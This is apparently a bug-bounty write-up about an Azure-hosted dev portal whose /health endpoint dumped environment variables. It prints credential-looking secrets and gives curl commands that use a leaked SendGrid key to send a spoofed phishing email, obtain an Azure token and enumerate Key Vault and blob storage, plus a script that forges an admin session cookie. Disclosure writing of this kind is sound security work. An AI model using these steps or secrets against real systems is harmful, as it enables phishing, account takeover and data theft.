Can you compromise a multi-billion dollar company via /health?

We all have those endpoints we instantly ignore in our HTTP history. You see GET /favicon.ico, you ignore it. You see GET /assets/logo.png, you ignore it.
And usually, when you see GET /health, you ignore that too.
Why? Because 99.9% of the time, the response is boring. It’s a developer tool used by load balancers to check if the app is alive. The response is almost always just: {"status": "UP"}.

But every once in a while, you find that 0.1%. This is the story of how a boring health check endpoint handed me the keys to a multi-billion dollar corporation’s entire cloud infrastructure.
The Discovery: From 404 to 200
I wasn’t even actively hunting on this main web application. I have an automated recon script running 24/7 that monitors subdomains for target programs. It looks for status code changes.
One morning, I got a ping. A subdomain for a major "Redacted Corp" (a massive industry leader) had shifted from a 404 Not Found to a 200 OK. The developers had just deployed a new environment.
I fired up Burp Suite and started browsing. It was a standard development portal, nothing fancy. As I clicked around, I saw the usual traffic filling up my proxy history. Then I saw it. GET /health.
I clicked it, expecting the usual JSON status. Instead, the response body was massive.
The Leak: Public Environment Variables
The developers hadn't just returned the health status; they were serializing the entire application configuration object and dumping it into the response. This included every environment variable the server was using to run.
Request:
GET /health HTTP/1.1
Host: dev-portal.target-service.com
Response:
{
  "environment": "development",
  "status": "UP",
  "sys_config": {
    "blob_storage_endpoint": "https://storage.azure.net/",
    "db_connection_string": "Server=tcp:dev-sql.database.windows.net...",
    "OAUTH_CLIENT_ID": "72dd99dd-xxxx-xxxx-xxxx-445bf82a85f4",
    "APP_SESSION_KEY": "A7X9L2M4Q8T1Z5B6N3Y0",
    "INSIGHTS_INSTRUMENTATION_KEY": "657faefb-xxxx-xxxx-xxxx-037ffe0bea21",
    "AZURE_TENANT_SECRET": "jX3/M]aGMP8ksiiS]fvbN.Mq8Arv6460",
    "IDENTITY_PROVIDER_SECRET": "O5Y8Q~NWCuLupFeiglxCP3E4mMGjnak.oDhv1bkh",
    "MAIL_PROVIDER_API_TOKEN": "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"
  }
}
I was staring at hardcoded credentials for the entire stack:
Identity Management (Azure AD)
Email Services (SendGrid)
Admin Session Signing
Database & Blob Storage Access
Phase 1: Verified Proof of Concept
As a responsible researcher, my goal was to prove the vulnerability without damaging the company. I limited my actual verification to two non-destructive tests to confirm the keys were live.
1. The Perfect Phishing Campaign (Email Takeover)
The MAIL_PROVIDER_API_TOKEN was a SendGrid key. I wanted to see if I could use it to send emails that appeared to be from the company itself.
I crafted a curl request to the SendGrid API, setting the "From" address to [email protected] and the body to a fake password reset link.
Request:
curl -X POST https://api.sendgrid.com/v3/mail/send \
  -H "Authorization: Bearer SG.ExeEHsQKSlipMnpA1WeE-A..." \
  -H "Content-Type: application/json" \
  -d '{
    "personalizations": [{"to": [{"email": "[email protected]"}]}],
    "from": {"email": "[email protected]"},
    "subject": "URGENT: Password Reset Required",
    "content": [{"type": "text/html", "value": "Click here to reset: https://hacktus.tech/reset"}]
  }'
The result was terrifying. The email landed in my inbox immediately. It didn't go to spam. It didn't have a "via sendgrid" warning. As you can see in the proof below, I had full control over the email body, subject, and sender.

2. Azure Identity Verification
Next, I tested the AZURE_TENANT_SECRET. I used it to request an OAuth token from Microsoft Graph API.
Request:
curl -X POST https://login.microsoftonline.com/target.onmicrosoft.com/oauth2/v2.0/token \
  -d "client_id=57c70159-xxxx-xxxx-xxxx-15a2b5db0461" \
  -d "client_secret=jX3/M]aGMP8ksiiS]fvbN.Mq8Arv6460" \
  -d "scope=https://graph.microsoft.com/.default" \
  -d "grant_type=client_credentials"
Response:
{
  "token_type": "Bearer",
  "expires_in": 3599,
  "access_token": "eyJ0eXAiOiJKV1Qi..."
}
Receiving this token proved I had administrative access to their Azure tenant.
Phase 2: Theoretical Escalation (The "What If" Scenario)
To be clear: I stopped my testing here. I did not want to access customer data, forge sessions, or touch the database.
However, if a malicious attacker had found these keys, here is exactly how they would have escalated the attack to total system destruction.
3. Admin Session Forgery (The Attack Path)
The APP_SESSION_KEY (A7X9L2M4Q8T1Z5B6N3Y0) is used to sign Express.js session cookies. An attacker wouldn't need a password; they would simply write a script to forge their own admin cookie.
Attacker Script:
const signature = require('cookie-signature');
const sessionData = {
  user: {
    email: '[email protected]',
    permissions: { admin: true, superUser: true }
  }
};
const secret = 'A7X9L2M4Q8T1Z5B6N3Y0'; // The leaked key
const signedCookie = 's:' + signature.sign(JSON.stringify(sessionData), secret);

console.log(`Forged Cookie: connect.sid=${signedCookie}`);
By pasting that cookie into the browser, the attacker would instantly become a Super Admin.
4. Accessing the Vault & Database (The Attack Path)
Using the Azure AD token verified in Phase 1, an attacker would have full access to the Azure Key Vault. This vault holds the secrets that weren't in the config file, specifically, the master SQL database credentials.
Attacker Request:
curl -H "Authorization: Bearer <token>" \
  https://dev-vault.vault.azure.net/secrets?api-version=7.4
Response:
{
  "value": [
    { "id": "https://dev-vault.vault.azure.net/secrets/DatabasePassword" },
    { "id": "https://dev-vault.vault.azure.net/secrets/MasterEncryptionKey" }
  ]
}
With these credentials, the attacker could connect directly to dev-sql.database.windows.net and dump the entire customer database.
5. Stealing Proprietary Data (The Attack Path)
Finally, the config exposed the Azure Blob Storage endpoint. An attacker could list and download all proprietary engineering files.
Attacker Request:
curl "https://storage.azure.net/drawings?restype=container&comp=list"
Response:
<EnumerationResults ServiceEndpoint="https://storage.azure.net/">
  <ContainerName>drawings</ContainerName>
  <Blobs>
    <Blob><Name>Confidential_Schematic_v2.pdf</Name></Blob>
  </Blobs>
</EnumerationResults>
The Takeaway
This vulnerability highlights why internal endpoints like /health or /actuator must never store env variables. By leaking the environment variables, the application didn't just expose code, it exposed the keys to the entire kingdom.